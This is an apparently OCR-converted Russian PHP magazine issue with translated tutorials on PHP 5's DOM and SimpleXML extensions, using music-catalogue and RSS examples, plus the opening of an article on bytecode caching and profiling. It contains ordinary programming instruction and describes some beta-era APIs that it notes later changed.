PHP Inside # 1

Русский журнал web разработчика

XML и PHP 5: новые возможности

Код, устойчивый к ошибкам

Наиболее важным в процессе работы с программой является квалификация программиста и его желание написать правильный и аккуратный код, содержащий минимальное количество ошибок

Когда скорость решает все

Мы собираемся сделать то, что может быть негативно принято сторонниками классического проектирования программ

Конференция в Москве!

В конференции примут участие специалисты и разработчики различных направлений в веб-программировании из бывших стран СНГ и Прибалтики

Содержание

Обратная связь

Здравствуйте!

Вот и появился на свет PHP Inside #1!

Мы постарались учесть ваши замечания, полученные после выхода сигнального номера и внесли некоторые изменения в макет и внешнее оформление журнала. Благодаря вашей поддержке и многочисленным откликам он получил продолжение. Со всей смелостью можно утверждать:

```
array_push($PHPInside,"#1");
```

Как и прежде, философией журнала остается его бесплатность и стремление к совершенству. Начиная с этого номера, мы постараемся придерживаться выбранного стиля и совершенствовать его от выпуска к выпуску. Огромное спасибо всем, кто принял участие в подготовке этого номера. Спасибо сообществу phpclub.ru за поддержку инициативы, здоровую критику и реальное содействие.

Для дальнейшей работы нам необходима ваша помощь – авторское участие, переводы, помощь в графическом оформлении, замечания и рациональные предложения. Просто напишите нам и присоединяйтесь к проекту!

project@yugovostok.ru, biznw@rambler.ru

Спасибо за ваше внимание!

В фокусе

Новые расширения PHP 5 для работы с DOM, XSLT и XPath

Автор:
Adam Trachtenberg
Перевод:
Андрей Деменев

Любой web-разработчик, независимо от используемого им языка программирования, должен уметь обрабатывать формы, работать с базами данных и разбирать XML. PHP прекрасно справляется с двумя первыми задачами, однако, поддержка XML в PHP 4 оставляет желать лучшего. В PHP 5 включены средства, по своим возможностям приближающиеся к мощным программам обработки XML. В этой статье рассматривается расширение DOM, так как именно DOM является наиболее полной и универсальной спецификацией XML. Также будет рассмотрено использование DOM совместно с XSLT и XPath. Итак, давайте посмотрим, чего можно ожидать от PHP 5 в плане работы с XML.

Введение

DOM (Document Object Model) — стандарт W3C для работы с XML-документами.

DOM (Document Object Model) не зависит от платформы и языка программирования. При помощи DOM можно читать, создавать, изменять, сохранять и осуществлять поиск в XML-документах.

Поддержка DOM, встроенная в PHP 4, имеет очевидные недостатки: нестандартные и нереализованные функции, утечки памяти. Не следует возлагать всю вину на разработчиков расширения. Полная реализация спецификаций DOM просто невозможна в PHP 4, не имеющем в своем распоряжении необходимых объектно-ориентированных средств. В PHP 5 это расширение полностью переписано, чтобы полностью соответствовать спецификации DOM. Написание этого расширения, как и самого PHP 5, еще не завершено, но все же это значительный шаг вперед по сравнению с PHP 4. По этой причине часть кода, приводимого в этой статье, не работает даже в последней бета-версией PHP 5 — Beta 3. Если вы хотите “поиграться” с DOM в PHP 5, установите последний снэпшот с http://snaps.php.net.

Расширение DOM в PHP 5 основывается на `libxml2` — библиотеке для разбора XML, входящей в состав GNOME. Для использования DOM в PHP 5 вам необходимо иметь эту библиотеку. Большинство современных версий Unix включают libxml2, но, возможно, вам придется установить или обновить ее самостоятельно. Не исключено, что релиз PHP 5 будет включать `libxml2`[1].

Начнем с краткого введения в DOM. Затем рассмотрим чтение существующих и создание новых XML-документов с использованием DOM. И в заключение покажем, как расширение DOM взаимодействует с новыми расширениями XSLT и XPath.

1 Теперь уже точно известно, что в PHP 5 пакет libxml2 включен [Прим. редактора].

Использование DOM в PHP 5 продемонстрируем на примере каталога музыкальных альбомов в формате XML. Мы распечатаем список исполнителей и альбомов в коллекции, а также научимся добавлять данные, используя DOM.

Введение в DOM

Главное достоинство DOM заключается в его полноте и универсальности. Что бы вы ни хотели сделать с XML, вы можете сделать это, используя DOM. Другие API, например SAX или XSLT, хорошо справляются с преобразованием XML-документов. Однако только DOM позволяет создавать новые документы "с нуля" и добавлять элементы в существующие файлы.

Сила DOM является одновременно и его слабостью. DOM довольно "тяжел" и сложен, так как поддерживает все возможности XML. Фактически спецификация DOM является трехуровневой. Такая организация позволяет разработчику реализовать необходимый минимум функций для решения конкретной задачи. Кроме того, уровень абстракции DOM очень высок, поэтому выполнение даже простейших действий может потребовать нескольких операций. Это можно считать плюсом или минусом, как посмотреть. Иногда, как мы увидим, проще использовать XSLT или XPath.

Концепция DOM основана на представлении XML-документов в виде дерева. При представлении XML-документа в виде объекта DOM различные части документа — элементы, атрибуты, фрагменты текста, и т.д. — преобразуются в узлы. Затем, используя различные методы, можно перемещаться по полученному дереву. Также можно выбрать сразу несколько элементов с одинаковым именем тэга. В листинге 1 приведен пример XML-документа, а на рисунке1 — соответствующего дерева DOM.

```
<artist id="1">
<name>The Rolling Stones</name>
</artist>
```

Листинг 1




Рисунок 1

Элемент `name` является дочерним по отношению к элементу `artist`. Это ясно видно из XML. Однако, как видите, текст The Rolling Stones не является частью `name`, это самостоятельный текстовый узел, дочерний к узлу `name`.

Для доступа к тексту "The Rolling Stones" необходимо обратиться к полю `nodeValue` объекта. Таким образом, если переменная `$name` содержит узел name, нельзя написать просто print $name. Вместо этого используется конструкция `print $name->firstChild->nodeValue`, означающая: возвратить значение текстового узла, который является первым (а в нашем случае и единственным) дочерним узлом элемента `$name`. Прочитав это, вы можете подумать: к чему такие сложности, я бы реализовал это намного проще. Но, работая с более сложными и разветвленными документами, вы убедитесь, что такая организация необходима.

Использование DOM в PHP 5 продемонстрируем на примере каталога музыкальных альбомов в формате XML. Мы распечатаем список исполнителей и альбомов в коллекции, а также научимся добавлять данные, используя DOM. На листинге 2 приведен XML-документ, на котором основаны все примеры в статье. Он хранится в файле `music.xml`.

```
<music>
   <artist id="1">
      <name>The Rolling Stones</name>
      <albums>
         <title>Exile On Main Street</title>
      </albums>
   </artist>

   <artist id="2">
      <name>Aimee Mann</name>
      <albums>
         <title>I'm With Stupid</title>
         <title>Bachelor No. 2</title>
      </albums>
   </artist>
</music>
```

Листинг 2

Чтение XML с использованием DOM

DOM-представление XML-документа в PHP является экземпляром класса `domDocument`. Его создание ничем не отличается от создания экземпляра любого другого класса:

```
$music = new domDocument;
```

По умолчанию DOM следует спецификации XML и рассматривает пробельные символы как значимые. Например, пробелы или переводы строки между закрывающим тэгом и следующим открывающим преобразуются в текстовый узел.

Однако в нашем случае пробелы между тэгами не имеют особого значения, и нам не нужно обрабатывать их. Сделать это очень просто: достаточно присвоить атрибуту `preserveWhiteSpace` значение `false`:

```
$music->preserveWhiteSpace = false;
```

Итак, необходимые опции установлены, и теперь мы должны загрузить XML-документ. Для этого существуют два метода:

- `load()` загружает XML из файла,
- `loadXML()` — из переменной.

В нашем случае это файл `music.xml`:

```
$music->load('music.xml');
```

Документ загружен, и можно начать работать с данными. Простейший способ получения группы элементов из объекта DOM — использование метода `getElementsByTagName()`. Этот метод возвращает массив, содержащий все элементы-потомки текущего узла, удовлетворяющие критерию поиска. Фрагмент кода на листинге 3 показывает, как выбрать и вывести имена всех исполнителей из нашей музыкальной коллекции.

```
$names = $music->getElementsByTagName('name');
foreach ($names as $name) {
    print $name->firstChild->nodeValue . "\n";
}
```

```
The Rolling Stones
Aimee Mann
```

Листинг 3

В этом случае каждый элемент `albums` может иметь несколько дочерних элементов, поэтому нельзя использовать просто `firstChild->nodeValue`. Вместо этого нужно построить цикл по `childNodes` для перебора всех альбомов. Значением `childNodes` является список узлов, поэтому цикл `foreach` применим, даже если имеется всего один дочерний элемент (на самом деле даже при отсутствии дочерних элементов `childNodes` содержит пустой массив). На листинге 4 показан вывод списка альбомов с указанием исполнителей.

```
$albums = $music->getElementsByTagName('albums');
foreach ($albums as $album) {
   print "<ul>";
   foreach ($album->childNodes as $title) {
       print "<li>" . $title->firstChild->nodeValue . "</li>";
   }
   print "</ul>";
}
```

Листинг 4

Можно также вывести HTML-таблицу со списком исполнителей и альбомов, как показано на листинге 5.

Результат работы этого скрипта, выведенный в браузере, изображен на рисунке 2.

Рисунок 2

```
$artists = $music->documentElement;
print "<table>\n";
foreach ($artists->childNodes as $artist) {
    $names =$artist->getElementsByTagName('name');
    $name = $names->item(0)->firstChild->nodeValue;
    $titles =$artist->getElementsByTagName('title');
    foreach ($titles as $title) {
        print "<tr><td>$name</td>";
        print "<td>" . $title->firstChild->nodeValue . "</td></tr>\n";
    }
}
print "</table>\n";
```

Листинг 5

В коде листинга 5 показано использование еще нескольких возможностей DOM.

Во-первых, это `$music->documentElement`. Атрибут documentElement возвращает ссылку на корневой узел дерева. Любой XML-документ содержит один и только один корневой элемент, поэтому documentElement возвращает один узел, а не список узлов. В листинге 5 в первом цикле foreach дважды вызываются `getElementsByTagName()`. На этот раз вызывается метод узла `$artist`, а не документа.

Внимание! В PHP 5 Beta 3 и более ранних версиях этот метод работает некорректно.

Опять же, так как каждый элемент artist содержит только один элемент name, мы можем получить текст напрямую: `$names->item(0)->firstChild->nodeValue`. Так как метод `getElementsByTagName()` возвращает список узлов, первый и единственный дочерний элемент имеет номер `0`. В расширении DOM PHP 5 можно обращаться к элементам списка узлов по номеру, используя метод `item()`.

Второй цикл `foreach()` перебирает список альбомов конкретного исполнителя, полученный вызовом `getElementsByTagName()`.

Запись XML

Возможности DOM не ограничены только чтением и обработкой существующих документов — можно также добавлять новые данные в документы. Предположим, у вас появился новый альбом — “Sticky Fingers” группы “The Rolling Stones” — и вы хотите добавить его в список. С использованием DOM это очень просто сделать. Решение задачи можно разбить на два этапа: создание информации и вставка ее в нужное место дерева.

Для создания нового элемента DOM нужно создать экземпляр класса `domElement`. Имя элемента передается конструктору в первом параметре. Если элемент должен содержать текстовый элемент, во втором параметре передается текст:

```
$newAlbum = new domElement('title','Sticky Fingers');
```

Элемент создан, и теперь его нужно добавить в дерево в качестве брата одного из альбомов “The Rolling Stones”. На словах это выглядит легко, однако реализация с использованием DOM неочевидна, ведь DOM не предоставляет развитых средств поиска. Поэтому придется построить цикл по исполнителям, найти тот из них, который имеет дочерний элемент name со значением “The Rolling Stones” и добавить новый узел к списку. Этот процесс представлен на листинге 6.

```
$artists = $music->documentElement;
foreach ($artists->childNodes as $artist) {
    $names = $artist->getElementsByTagName('name');
    if ('The Rolling Stones' ==$names->item(0)->firstChild->nodeValue) {
        $albums = $music->getElementsByTagName('albums');
        $albums->item(0)->appendChild($newAlbum);
        break;
    }
}
```

Листинг 6

Большая часть этого кода занимается поиском места для вставки нового узла. Новый альбом должен являться дочерним по отношению к элементу `albums`. Когда найден исполнитель “The Rolling Stones”, элемент `albums` получаем вызовом `getElementsByTagName('albums')`. Наш документ построен таким образом, что каждый элемент `artist` содержит только один элемент `albums`, поэтому искомый элемент мы получаем как `$albums->item(0)`. Для добавления дочернего узла вызывается метод `appendChild()` с передачей `$newAlbum` в качестве аргумента. Новый альбом добавлен в дерево. Для проверки преобразуем DOM-объект обратно в XML (см. листинг 7).

```
// преобразование в XML с отступами
$music->formatOutput = true;
print $music->saveXML();
```

Листинг 7

В результате будет получен XML-файл, выведенный в листинге 8.

Этот пример относительно прост, так как нужно было добавить всего два элемента: элемент `title` и текстовый элемент со значением “Sticky Fingers”. Немного сложнее добавить нового исполнителя. Добавление альбома `#1` Элвиса Пресли показано на листинге 9 — код немного сложнее, чем в предыдущем примере, но принцип остается тем же.

Разберем этот пример поподробнее. Музыкальные группы могут менять свои названия, поэтому каждый исполнитель имеет атрибут `id` с уникальным значением, следовательно, перед добавлением нового исполнителя мы должны установить этот атрибут. В нашем случае это будет значение, на единицу большее максимального из существующих. Так как новые исполнители всегда добавляются в конец списка, мы можем взять `id` последнего

```
<?xml version="1.0"?>
<music>
    <artist id="1">
        <name>The Rolling Stones</name>
        <albums>
            <title>Exile On Main Street</title>
            <title>Sticky Fingers</title>
        </albums>
    </artist>
    <artist id="2">
        <name>Aimee Mann</name>
        <albums>
            <title>I'm With Stupid</title>
            <title>Bachelor No. 2</title>
        </albums>
    </artist>
</music>
```

Листинг 8

исполнителя в списке и увеличить его на единицу. Можно было бы построить цикл по `$music->childNodes` или найти последний элемент в этом массиве, но существует более простой способ: `$music->documentElement->lastChild`.

(Раз существует `firstChild`, то просто обязан быть и `lastChild`). Методы `getAttribute()` и `setAttribute()` используются для получения и установки атрибутов элементов. В нашем примере `getAttribute('id')` используется для получения ID. Далее создается новый элемент `artist`, причем конструктор вызывается с одним аргументом, так как этот элемент включает имя исполнителя и список альбомов. В предыдущих примерах при создании нового элемента мы сохраняли его во временной переменной, а затем добавляли в дерево, но можно передавать вновь созданный элемент непосредственно методу `appendChild()`, что мы здесь и делаем.

```
$artists = $music->documentElement;
$lastId = $artists->lastChild->getAttribute('id');

$newArtist = $artists->appendChild(new domElement('artist'));
$newArtist->setAttribute('id', $lastId + 1);
$newArtist->appendChild(new domElement('name', 'Elvis Presley'));

$newAlbums = $newArtist->appendChild(new domElement('albums'));
$newAlbums->appendChild(new domElement('title', '#1'));
```

Листинг 9

После добавления нового элемента, ему присваивается новый ID: `$newArtist->setAttribute('id', $lastId + 1)`. Затем устанавливается имя исполнителя и добавляется альбом. Элемент `title` должен являться дочерним элементом `albums`, поэтому добавляем его к `$newAlbums`. Кстати, при использовании кода листинга 9 в многопользовательской среде следует предусмотреть блокировку данных — но это уже отдельный разговор. Конечно использование различных участков кода для добавления новых записей и изменения существующих неудобно. Гораздо лучше было бы иметь функцию, которая пыталась бы добавить новый альбом, а если исполнитель не найден, то сначала

добавляла бы его.

Для этого надо слегка переделать уже имеющийся у нас код, как показано на листинге 10. Функция `addAlbum()` сначала просматривает список исполнителей, и вставляет новый альбом, когда требуемый исполнитель найден. Если после просмотра всех исполнителей нужная запись не найдена, то используется уже известный нам код для добавления нового.

Заключение

Новое расширение DOM PHP 5 является гораздо более мощным и полнее реализует стандарты, чем его предшественник в PHP 4. Кроме того, оно совместимо с другими расширениями PHP 5, предназначенными для работы с XML, включая XSLT и XPath. При совместном использовании эти средства представляют собой мощный инструмент для обработки XML, позволяющий решать практически любые задачи. Когда средств DOM недостаточно, можно без проблем воспользоваться функциями, предоставляемыми другими расширениями. Хотя к настоящему моменту спецификация DOM в PHP 5 реализована не полностью, работа над этим расширением ведется постоянно, и каждый день приближает нас к полной реализации DOM в PHP. Перспективы DOM в PHP 5 многообещающи, и будущее за теми, кто начинает использовать его уже сегодня.

Ссылки

1. http://www.w3.org/TR/xpath — спецификация Xpath.
2. http://snaps.php.net/ — последний снэпшот PHP 5 и испытайте новое расширение DOM PHP 5.

Оригинал статьи: http://php-mag.net/itr/online_artikel/psecom,id,503,nodeid,114.html

Использование SimpleXML в PHP5

Автор:
Adam Trachtenberg
Перевод:
Виктор Казбанов

XML — это здорово, но я постоянно удивляюсь, почему же он такой сложный для грамматического разбора (парсинга). Большинство языков предоставляют выбор из трех вариантов: SAX, DOM или XSLT.

У каждого из них есть свои недостатки.

- Событийная модель SAX заставляет обрабатывать элементы вручную, занося и извлекая их из стека.
- DOM — громоздкий и еще раз громоздкий. Достаточно того, что нужно написать семь строк кода, чтобы прочитать <hello>.
- XSLT? Если бы я хотел программировать на функциональном языке, я бы использовал Lisp вместо PHP.

SimpleXML — это новое и уникальное расширение PHP5, решающее эти проблемы посредством преобразования XML-документа в структуру данных, которую затем можно обрабатывать как коллекцию объектов и массивов. Такой метод прекрасно подходит, когда нужны только атрибуты элементов, их текст и наперед известна структура документа. SimpleXML прост в использовании, потому что работает только с самыми общими задачами XML, оставляя все остальное для других расширений.

SimpleXML — это новое и уникальное расширение PHP5, решающее эти проблемы посредством преобразования XML-документа в структуру данных, которую затем можно обрабатывать как коллекцию объектов и массивов.

В этой статье рассказывается, как использовать SimpleXML для чтения XML-файла, представления результатов в удобной форме и выполнения запросов к документу с помощью XPath. В своих примерах я использовал RSS версии 0.91 и 1.0. (с некоторых версий RSS стал аккуратным и легким). Он использует RDF, множественное пространство имен (`namespace`) и определяет встроенное (`default`) пространство имен для своих элементов (вот вам аккуратный и легкий!)

Для работы с SimpleXML необходима копия PHP5 beta 3, поскольку не все, описанное здесь, работает в более ранних версиях. SimpleXML также требует наличия libxml2, библиотеки с открытым кодом для разбора XML-документов, которую теперь используют все расширения PHP5. Поддержка SimpleXML включена по умолчанию, поэтому расширение автоматически устанавливается при сборке PHP5.

Так же, как PHP5, SimpleXML находится на стадии бета тестирования[1]. Есть некоторое количество ошибок (багов), утечек памяти, но общее впечатление остается хорошим.

Чтение XML

В первых примерах используется следующий блок RSS, который находится в файле rss-0.91.xml (Листинг 1).

1 На момент написания статьи еще не вышел PHP 5.0 release candidate [Прим. редактора]

```
<?xml version="1.0" encoding="utf-8" ?>
<rss version="0.91">
<channel>
 <title>PHP: Hypertext Preprocessor</title>
 <link>http://www.php.net/</link>
 <description>The PHP scripting language web site</description>
</channel>
<item>
 <title>PHP 5.0.0 Beta 3 Released</title>
 <link>http://www.php.net/downloads.php</link>
 <description>PHP 5.0 Beta 3 has been released. The third beta
 of PHP is also scheduled to be the last one (barring unexpected
 surprises).</description>
</item>
<item>
 <title>PHP Community Site Project Announced</title>
 <link>http://shiflett.org/archive/19</link>
 <description>
 Members of the PHP community are seeking volunteers to help
 develop the first web site that is created both by the community and for
 the community.</description>
</item>
</rss>
```

Листинг 1

Для начала создадим новый объект SimpleXML. Если документ расположен на диске, используйте функцию simplexml_load_file('/path/to/file.xml') или simplexml_load_string ($xml) в случае, если документ хранится в переменной PHP. Например, чтобы загрузить RSS, напишите:

```
$s = simplexml_load_file('rss-0.91.xml');
```

Текст элемента доступен как свойство объекта:

```
print $s->channel->title . "\n";
--------------------------------------------------------------------------------
PHP: Hypertext Preprocessor
```

Если в документе есть два или более элемента одного уровня, они помещаются в массив. В нашем примере только один <channel> и два элемента <items>. Получить доступ к элементу <item> можно по его индексу в массиве:

```
print $s->item[0]->title . "\n";
--------------------------------------------------------------------------------
PHP 5.0.0 Beta 3 Released
```

Чтобы напечатать все заголовки, используйте цикл foreach.

```
foreach ($s->item as $item) {
    print $item->title . "\n";
}
--------------------------------------------------------------------------------
PHP 5.0.0 Beta 3 Released
PHP Community Site Project Announced
```

Для чтения атрибутов элемента используйте массив:

```
print $s['version'] . "\n";
-------------------------------------------------------------------------
0.91
```

Другие возможности XML, например, комментарии и обработка инструкций, не поддерживаются. Доступа к этим элементам (пока) нет. Тем не менее, поскольку в большинстве XML-документов комментарии не несут важной информации или используется обработка инструкций, это небольшой недостаток.

Поиск с использованием XPath

SimpleXML использует XPath для выборки данных из документа. Поиск и печать всего текста внутри элемента title осуществляется с помощью:

```
foreach ($s->xsearch('//title') as $title) {
   print "$title\n";
}
-------------------------------------------------------------------------
PHP: Hypertext Preprocessor
PHP 5.0.0 Beta 3 Released
PHP Community Site Project Announced
```

Метод xsearch() осуществляет поиск в объекте SimpleXML и возвращает массив совпавших узлов. Запрос XPath передается в параметре. В нашем случае //title найдет все элементы title вне зависимости от их расположения в дереве документа. Для того, чтобы найти элементы <title> только внутри <item>, используйте // item/title .

Если вы хотите узнать больше о XPath, прочитайте книгу Джона Симсона “XPath и XPointer” (издательство O'Reilly) или его статью на XML.com “Top Ten Tips to Using Xpath and XPointer”. Также в девятой главе книги “XML in a Nutshel” Elliote rusty Harld и W. Scott Means (издательство O'Reilly) рассказывается о XPath, и она свободно (бесплатно) доступна в Интернете.

Несмотря на то, что эти примеры довольно простые, XPath очень полезен для работы со сложными документами, поскольку вы можете создавать изящные запросы и получать результаты в удобной форме.

Пространство имен XML

SimpleXML делает обработку документов RSS 1.0 очень простой. RSS 1.0 использует пространство имен XML, которое может принести немного головной боли при синтаксическом разборе. В этом пространстве каждый элемент располагается после URL, который выступает в роли имени пакета. Это позволяет делать различия, например, между HTML-элементом <title> и элементом RSS <title>.

Идеология SimpleXML гласит, что мир должен быть простым, и поэтому он (SimpleXML) притворяется, что пространства имен не существует.

Теперь вещи становятся более сложными. Вы больше не можете обращаться к title, поскольку заголовок без префикса не позволяет обработчику узнать, какой именно <title> имелся в виду. Вы могли иметь в виду элемент RSS, но в документе может быть и HTML-тег <title>.

В результате нужно использовать {http://www.w3.org/1999/xhtml}:title или {http://purl.org/rss/1.0}:title. XML использует двоеточие (:) как разделитель между URL и именем тега. В техническом языке такое полное (завершенное) имя называется “qualified name”, или сокращенно “qname”. (Действительно!)

Поскольку URL бывает длинным, вы можете сопоставить ему более короткое слово. Часто на эти элементы ссылаются как <xhtml:title> и <rss:title>. Подобные короткие имена также называют префиксами пространства имен. Тем не менее, такие префиксы, как xhtml и rss, не являются фактическими пространствами имен, а лишь соглашениями. Необходимо также сказать, что URL не обязательно должен ссылаться на страницу сети, это просто легкий способ создавать не конфликтующие между собой пространства имен.

Идеология SimpleXML гласит, что мир должен быть простым, и поэтому он (SimpleXML) притворяется, что пространства имен не существует. Я понимаю, что многие читатели посчитают такое решение проблемы хуже самой проблемы). Помните, что это **Simple**XML. Если вы беспокоитесь о конфликтах пространств имен, используйте DOM.

Ниже приведены те же данные, что и выше, но в формате RSS 1.0 (они хранятся в файле rss-1.0.xml):

```
<?xml version="1.0" encoding="UTF-8"?>
<rdf:RDF
 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
 xmlns:dc="http://purl.org/dc/elements/1.1/"
 xmlns="http://purl.org/rss/1.0/"
>
<channel rdf:about="http://www.php.net/">
 <title>PHP: Hypertext Preprocessor</title>
 <link>http://www.php.net/</link>
 <description>The PHP scripting language web site</description>
</channel>
<item rdf:about="http://www.php.net/downloads.php">
 <title>PHP 5.0.0 Beta 3 Released</title>
 <link>http://www.php.net/downloads.php</link>
 <description>
 PHP 5.0 Beta 3 has been released. The third beta of PHP is
 also scheduled to be the last one (barring unexpected surprises).
 </description>
 <dc:date>2004-01-02</dc:date>
</item>
```

Листинг 2 (начало)

```
<item rdf:about="http://shiflett.org/archive/19">
 <title>PHP Community Site Project Announced</title>
 <link>http://shiflett.org/archive/19</link>
 <description>
 Members of the PHP community are seeking volunteers to help
 develop the first web site that is created both by the community and for
the community.
 </description>
 <dc:date>2003-12-18</dc:date>
</item>
</rdf:RDF>
```

Листинг 2 (продолжение)

В этом XML-документе присутствуют три различных пространства имен. Посмотрите в начало листинга, два пространства имен имеют явные ссылки на префиксы. Это строка xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#" и следующая за ней. Они связывают соответствующие URL с rdf и dc. Вы можете найти элементы и атрибуты rdf:RDF, rdf:about, и dc:date внутри документа.

RDF — это “Yet Another XML Spec” (YAXMLS). Я не буду углубляться в его описание здесь, но вы можете узнать больше на сайте W3 RDF site и в статье Тима Брэя "What is RDF?", на сайте XML.com. Издательство O'Reilly выпустило книгу о RDF, которая называется “Practical RDF”.

Без префикса остался только один элемент xmlns="http://purl.org/rss/1.0/". Это первичное пространство имен, так как после xmlns не стоит двоеточия. Элементы без префиксов, такие как item и title, расположены во встроенном пространстве имен. Это отличие от RSS 0.91, где элементы не могли располагаться в *любом* пространстве имен.

Для поиска элементов в пространстве имен при использовании DOM необходимо переключаться на новый набор методов, которым передается тег и префикс пространства имен.

Как я сказал ранее, SimpleXML просто спускается вниз по дереву документа. Вы можете работать с RSS 1.0 так же, как и в первых примерах:

```
foreach ($s->item as $item) {
   print $item->title . "\n";
}
--------------------------------------------------------------------------
PHP 5.0.0 Beta Released
PHP Community Site Project Announced
```

Проблем не возникает, поскольку, несмотря на бдительность механизма пространства имен, в документе конфликтов имен не происходит.

Пространство имен XML и Xpath.

Тем не менее, SimpleXML не совсем прост. Существуют потенциальные проблемы связанные с этим вопросом. Поэтому, чтобы вы могли различить два элемента из разных пространств имен в запросе XPath, следует использовать префиксы пространства имен.

SimpleXML автоматически регистрирует все невстроенные префиксы пространства имен, однако вам самим придется обрабатывать пространство имен “по умолчанию”. (Этот недостаток распределения встроенного пространства имен — недоработка XPath, а не SimpleXML).

Поиск всех вхождений rss:title:

```
$s = simplexml_load_file('rss-1.0.xml');
$s->register_ns('rss', 'http://purl.org/rss/1.0/');
$titles = $s->xsearch('//rss:item/rss:title');

foreach ($titles as $title) {
   print "$title\n";
}
--------------------------------------------------------------------------
PHP 5.0.0 Beta 3 Released
PHP Community Site Project Announced
```

После загрузки файла, вручную зарегистрируйте префикс пространства имен для http://purl.org/rss/1.0/. Вы вольны выбрать любой префикс, какой вам больше нравится, но rss — наиболее естественный выбор.

Новый запрос XPath теперь выглядит как //rss:item/rss:title вместо простого //item/title, поскольку необходим префикс пространства имен. Немного странно, что нет возможности определить префикс первичного пространства имен по умолчанию для XPath, но так уж сложилось. Даже если элементы не имеют явных префиксов в документе, их нужно указывать в запросе XPath.

```
$s = simplexml_load_file('rss-1.0.xml');
$s->register_ns('rss', 'http://purl.org/rss/1.0/');
$titles = $s->xsearch('//rss:item[
 starts-with(dc:date, "2004-01-")]/rss:title');
foreach ($titles as $title) {
 print "$title\n";
}
PHP 5.0.0 Beta 3 Released
```

Вы можете использовать XPath, чтобы получить дополнительные данные из RSS-файла. Например, чтобы найти и вывести все элементы за январь 2004 года:

Первые две строки остались неизменными, но я изменил запрос XPath для фильтрации результата. В XPath, вы можете получить подмножество элементов одного уровня, потребовав, чтобы они удовлетворяли условию в квадратных скобках ([]).

В нашем примере требуется, чтобы элемент dc:date внутри текущего rss:item начинался с символов 2004-01-. Если starts-with() вернет значение “истина”, то XPath включит текущий элемент в результат. Это — часть спецификации Dublin Core Metadata, отсюда и префикс dc.

Этот пример выведет только один заголовок, поскольку элемент Community Site был опубликован в декабре, в то время как Beta 3 вышла в январе.

Дополнительные возможности

SimpleXML предоставляет несколько дополнительных функций: можно изменять элементы или атрибуты в документе, устанавливая им новые значения. После этого можно сохранить измененный документ в файл или в переменную PHP. Кроме того, есть возможность проверять правильность XML-документов, используя XML Schema.

Помимо RSS, SimpleXML прекрасно подходит для разбора файлов конфигураций и простого опроса web-сервисов. Кроме того, я уверен, поскольку PHP5 развивается, SimpleXML приобретет большую функциональность. Следите за анонсами и наслаждайтесь работой с SimpleXML.

Примечания переводчика

Примеры из статьи тестировались на PHP5 beta 4. В этой версии в SimpleXML были внесены изменения в структуру объекта:

- Метод xsearch()переименован в xpath().
- Метод register_ns()удален.
- Префикс в запросе xpath() нужно указывать только для вторичных пространств имен. (И не нужно указывать атрибут xmlns для него. По крайней мере примеры не начали правильно работать до тех пор, пока я не удалил сроку xmlns="http://purl.org/rss/1.0/" из файла rss-1.0.xml).

Если вы пользуетесь PHP5 beta 3, то никаких изменений вносить не нужно.

Оригинал статьи: http://www.onlamp.com/pub/a/php/2004/01/15/simplexml.html

Идеи

Способы повышения производительности, или когда скорость решает все

Автор:

Leendert Brouwer

Перевод:

Игорь Луканин [lucas]

Случается, что от веб-приложения требуется очень высокая скорость. В таком случае каждая деталь имеет значение - каждая строка программы, требующая много ресурсов, и каждый запрос к базе данных, занимающий продолжительное время. В этой статье мы рассмотрим способы увеличения производительности вашего веб-приложения и решения, которые позволят ему посоревноваться в скорости с ракетой.

Хочу сразу предупредить, что не все содержимое этой статьи вписывается в общепринятые рамки. Мы собираемся сделать то, что может быть негативно принято сторонниками классического проектирования программ. Однако, если вы все еще читаете эту статью, это значит, что вы к ним не принадлежите. Итак, начнем с обзора решений, которые используют интересные технологии и доступны уже сейчас как среди свободного программного обеспечения, так и среди коммерческих программ.

Мы собираемся сделать то, что может быть негативно принято сторонниками классического проектирования программ

Кэширование байт-кода

Вы могли слышать о технологии, называемой кэшированием оптимизированного кода. Что это, и, что важнее, как это может помочь сделать ваш код быстрее?

Каждый раз, когда запускается PHP-скрипт, ядро Zend оптимизирует код скрипта, в результате чего генерируется машинный код, иначе называемый байт-кодом, который, в конце концов, выполняется. После этого сгенерированный для скрипта байт-код уничтожается. Возникает закономерный вопрос: можем ли мы использовать однажды сгенерированный байт-код, если скрипт с того времени не изменился?

Собственно, в этом и состоит механизм кэширования байт-кода. Когда скрипт запускается впервые, сгенерированный для него байт-код сохраняется и выполняется при последующих вызовах этого скрипта, если он не изменился с момента сохранения байт-кода. Если же это произошло, то будет сгенерирован новый байт-код, который заменит предыдущий, и так далее.

Выполнение кэшированных байт-кодов вместо самого скрипта может значительно уменьшить время его выполнения. Так не является необычным увеличение скорости в 3-4 раза. Обычно используются следующие решения:

- APC — бесплатный, с открытыми кодами;
- IonCube — бесплатный, но имеющий коммерческую лицензию;

- Zend Accelerator — платный и имеющий коммерческую лицензию, но по-настоящему хороший (был выбран в 2003 году читателями International PHP Magazine лучшим среди программ для кэширования байт-кодов).

Если же вы хотите использовать в качестве альтернативы свой собственный механизм кэширования, вы можете прочитать об этом подробнее в статье Джорджа Шлосснагла (George Schlossnagle) “APC — внутри механизма кэширования” (“APC — Compiler Cache Internals”), опубликованной в майском номере International PHP Magazine 2003 года.

Профайлинг

Профайлингом кода называется определение того, насколько быстро выполняется какой-либо его участок и как много ресурсов он использует. Сначала мы рассмотрим, как это можно сделать очень простым способом, а затем переместимся к более продвинутым решениям, позволяющим выполнять более глубокий профайлинг.

Самый простой способ — замерить время перед выполнением исследуемого блока кода и после него, а затем вычесть первое из второго - вы получите время выполнения этого блока кода. Листинг 1 показывает, как это может быть сделано.

```
<?php
function get_formatted_microtime() {
list($usec, $sec) = explode(' ', microtime());
return $usec + $sec;
}

$start = get_formatted_microtime();

for($i = 0; $i < 100; $i++) {
echo 'PHP для жизни!';
}

$end = get_formatted_microtime();

$total = $end - $start;

echo '<br><b>Время выполнения блока: '.round($total, 6).' секунд</b>';
?>
```

Листинг 1

